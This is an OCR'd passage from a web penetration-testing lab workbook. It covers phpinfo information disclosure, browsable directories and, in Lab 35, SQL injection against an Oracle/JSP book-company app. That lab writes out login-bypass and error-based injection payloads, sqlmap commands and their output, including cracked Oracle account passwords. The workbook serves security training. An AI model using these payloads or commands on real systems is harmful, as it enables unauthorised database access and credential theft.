
Lab 33: Information Disclosure through phpinfo


URL - http://54.186.248.116/info.php

System	Linux ip-10-0-0-8.us-west-2.compute.internal 2.6.32-431.el6.x86_64 #1 SMP Sun Nov 10 22:19:54 EST 2013 x86_64
Build Date	Aug 19 2013 05:51:20
Configure Command	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gdbm' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp-hack' '--enable-shmop' '--enable-calendar' '--without-sqlite' '--with-libxml-dir=/usr' '--enable-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-gd' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-pdo' '--disable-xmlreader' '--disable-xmlwriter' '--without-sqlite3' '--disable-phar' '--disable-fileinfo' '--disable-json' '--without-pspell' '--disable-wddx' '--without-curl' '--disable-posix' '--disable-sysvmsg' '--disable-sysvshm' '--disable-sysvsem'

Lab 34: Browsable Directory

URL - http://54.186.248.116/order/
http://54.186.248.116/resume/
http://54.186.248.116/js/
http://54.186.248.116/images/
http://54.186.248.116/uploads/





Index of /js

Name	Last modified	Size	Description
Parent Directory		-	
bid.js	11-Mar-2014 19:05	3.8K	
bid1.js	11-Mar-2014 19:05	3.0K	
bid12.js	11-Mar-2014 19:05	2.2K	
career.js	11-Mar-2014 19:05	3.9K	
creditcard.js	11-Mar-2014 19:05	3.8K	
register.js	11-Mar-2014 19:05	4.1K	
register1.js	11-Mar-2014 19:05	4.2K	

Apache/2.2.15 (Red Hat) Server at 54.186.248.116 Port 80

Index of /images

54.186.248.116/images/

Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
Compaq.jpg	11-Mar-2014 19:05	19K	
Thumbs.db	11-Mar-2014 19:05	235K	
a1.jog.jpg	11-Mar-2014 19:05	16K	
a2.jpg	11-Mar-2014 19:05	15K	
a3.jpg	11-Mar-2014 19:05	15K	
a4.jpg	11-Mar-2014 19:05	10K	
a5.jpg	11-Mar-2014 19:05	34K	
acer.jpg	11-Mar-2014 19:05	5.3K	
c1.jpg	11-Mar-2014 19:05	5.9K	
c2.jpg	11-Mar-2014 19:05	7.1K	
c3.jpg	11-Mar-2014 19:05	6.3K	
c4.jpg	11-Mar-2014 19:05	6.7K	
c5.jpg	11-Mar-2014 19:05	8.0K	
c6.jpg	11-Mar-2014 19:05	1.9K	

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.2.15 (Red Hat) Server at 54.186.248.116 Port 80

Lab 35: Attacking an Oracle/JSP based WebApp with SQL Injection


Well let's move on to Oracle. A simple login bypass allows us to login to the site.

http://54.69.156.253:8081/bookcompany/

user: **' or '1'='1**
pass: **' or '1'='1**

Looks like there is another true/false sql injection in the Authors search box.

http://54.69.156.253:8081/bookcompany/author.jsp?id=111



[Search by Username] **Joe' OR 'a'='a**

Welcome **Joe Doe,**

Add book Authors Books Edit Profile F.A.Q. Log Out

Search by Username

Your search results for ' Joe' OR 'a'='a ':


First Name	Last Name	Username
Joe	Doe	joe
Rob	Ogg	rob
Richard	Mp	richard
Josh	K	josh

Author Index

First Name	Last Name	Username
Joe	Doe	joe
Rob	Ogg	rob
Richard	Mp	richard
Josh	K	josh


You can type the following directly in your Firefox browser:

http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1



You can type the following directly in your Firefox browser:

http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' OR '1'='1



You should notice that the page changed. This proves the SQL Injection actually worked! I underlined the new "Click on My books in the top bar." line that showed up after the injection.

You'll notice when we were attacking MSSQL Server we used the `or 1 in (sql statement)--` method. Here is an example:

http://site.com/page.asp?id=1 or 1 in (select user)--

When attacking Oracle you'll notice that we'll use the ` or 1=utl_inaddr.get_host_address ((**select statement**))--` method.

You can type the following directly in your Firefox browser:

http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address((select banner from v$version where rownum=1))--

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
org.apache.jasper.JasperException: javax.servlet.ServletException: java.sql.SQLException: [Microsoft][ODBC driver for Oracle][Oracle]ORA-29257: host Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product unknown
ORA-06512: at "SYS.UTL_INADDR", line 19
ORA-06512: at "SYS.UTL_INADDR", line 40
ORA-06512: at line 1
        org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:502)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:412)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:260)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
```

root cause

```
javax.servlet.ServletException: java.sql.SQLException: [Microsoft][ODBC driver for Oracle][Oracle]ORA-29257: host Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product unknown
ORA-06512: at "SYS.UTL_INADDR", line 19
ORA-06512: at "SYS.UTL_INADDR", line 40
ORA-06512: at line 1
        org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:865)
        org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:794)
        org.apache.jsp.faq_jsp._jspService(faq_jsp.java:156)
        org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:388)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:260)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
```

root cause


```
java.sql.SQLException: [Microsoft][ODBC driver for Oracle][Oracle]ORA-29257: host Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product unknown
ORA-06512: at "SYS.UTL_INADDR", line 19
ORA-06512: at "SYS.UTL_INADDR", line 40
ORA-06512: at line 1
        sun.jdbc.odbc.JdbcOdbc.createSQLException(Unknown Source)
        sun.jdbc.odbc.JdbcOdbc.standardError(Unknown Source)
        sun.jdbc.odbc.JdbcOdbc.SQLFetch(Unknown Source)
        sun.jdbc.odbc.JdbcOdbcResultSet.next(Unknown Source)
        org.apache.jsp.faq_jsp._jspService(faq_jsp.java:143)
        org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:388)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:260)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
```

select banner from v$version where rownum=1

This is the select statement commonly used to determine the Oracle version.

You can type the following directly in your Firefox browser:

http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address((SELECT user FROM dual))--




SELECT user FROM dual

This is the select statement commonly used to determine the current user.

You can type the following directly in your Firefox browser:

http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1' or 1=utl_inaddr.get_host_address((SELECT global_name FROM global_name))--



SELECT global_name FROM global_name

This is the select statement commonly used to determine the current database.

Attacking Oracle with SQLMap really isn't any different than MSSQL, or MySQL. We'll use the same syntax and commands that we used in previous labs.

cd toolz/sqlmap-dev

python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" -b

```
    Payload: id=111&qid=1' AND 9939=9939 AND 'fQJb'='fQJb

    Type: error-based
    Title: Oracle AND error-based - WHERE or HAVING clause (XMLType)
    Payload: id=111&qid=1' AND 7983=(SELECT UPPER(XMLType(CHR(60)||CHR(58)||CHR(
113)||CHR(114)||CHR(120)||CHR(105)||CHR(113)||(SELECT (CASE WHEN (7983=7983) THE
N 1 ELSE 0 END) FROM DUAL)||CHR(113)||CHR(109)||CHR(122)||CHR(108)||CHR(113)||CH
R(62))) FROM DUAL) AND 'rLQH'='rLQH

    Type: AND/OR time-based blind
    Title: Oracle AND time-based blind
    Payload: id=111&qid=1' AND 9739=DBMS_PIPE.RECEIVE_MESSAGE(CHR(70)||CHR(113)|
|CHR(120)||CHR(87),5) AND 'OSEA'='OSEA
---
[04:42:36] [INFO] the back-end DBMS is Oracle
[04:42:36] [INFO] fetching banner
[04:42:37] [INFO] retrieved: Oracle Database 10g Express Edition Release 10.2.0.
1.0 - Product
web application technology: JSP
back-end DBMS: Oracle
banner:    'Oracle Database 10g Express Edition Release 10.2.0.1.0 - Product'
[04:42:37] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 235 times
[04:42:37] [INFO] fetched data logged to text files under '/home/strategicsec/to
olz/sqlmap-dev/output/54.69.156.253'

[*] shutting down at 04:42:37
```

python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --current-user

```
    Type: AND/OR time-based blind
    Title: Oracle AND time-based blind
    Payload: id=111&qid=1' AND 9739=DBMS_PIPE.RECEIVE_MESSAGE(CHR(70)||CHR(113)|
|CHR(120)||CHR(87),5) AND 'OSEA'='OSEA
---
[04:47:21] [INFO] the back-end DBMS is Oracle
web application technology: JSP
back-end DBMS: Oracle
[04:47:21] [INFO] fetching current user
[04:47:21] [INFO] retrieved: SYSTEM
current user:    'SYSTEM'
[04:47:21] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[04:47:21] [INFO] fetched data logged to text files under '/home/strategicsec/to
olz/sqlmap-dev/output/54.69.156.253'

[*] shutting down at 04:47:21
```

python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --current-db

```
[04:49:08] [INFO] the back-end DBMS is Oracle
web application technology: JSP
back-end DBMS: Oracle
[04:49:08] [INFO] fetching current database
[04:49:08] [INFO] resumed: SYSTEM
[04:49:08] [WARNING] on Oracle you'll need to use schema names for enumeration a
s the counterpart to database names on other DBMSes
current schema (equivalent to database on Oracle):    'SYSTEM'
[04:49:08] [INFO] fetched data logged to text files under '/home/strategicsec/to
olz/sqlmap-dev/output/54.69.156.253'

[*] shutting down at 04:49:08
```

python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --dbs

```
available databases [11]:
[*] CTXSYS
[*] DBSNMP
[*] FLOWS_020100
[*] FLOWS_FILES
[*] HR
```

python sqlmap.py -u "http://54.69.156.253:8081/bookcompany/faq.jsp?id=111&qid=1" --users --passwords

Y
1
N


```
do you want to use common password suffixes? (slow!) [y/N] n
[04:51:56] [INFO] starting dictionary-based cracking (oracle_old_passwd)
[04:52:02] [INFO] cracked password 'DIP' for user 'DIP'
[04:52:18] [INFO] cracked password 'OUTLN' for user 'OUTLN'
[04:52:32] [INFO] cracked password 'ORACLE' for user 'XDB'
[04:52:39] [INFO] cracked password 'DBSNMP' for user 'DBSNMP'
[04:52:56] [INFO] cracked password 'ORACLE' for user 'CTXSYS'
[04:53:18] [INFO] cracked password 'ORACLE' for user 'FLOWS_FILES'
[04:53:35] [INFO] cracked password 'PASSWORD' for user 'SYSTEM'
[04:53:50] [INFO] cracked password 'PASSWORD' for user 'SYS'
[04:54:16] [INFO] cracked password 'TSMSYS' for user 'TSMSYS'
[04:54:39] [INFO] cracked password 'ORACLE' for user 'FLOWS_020100'
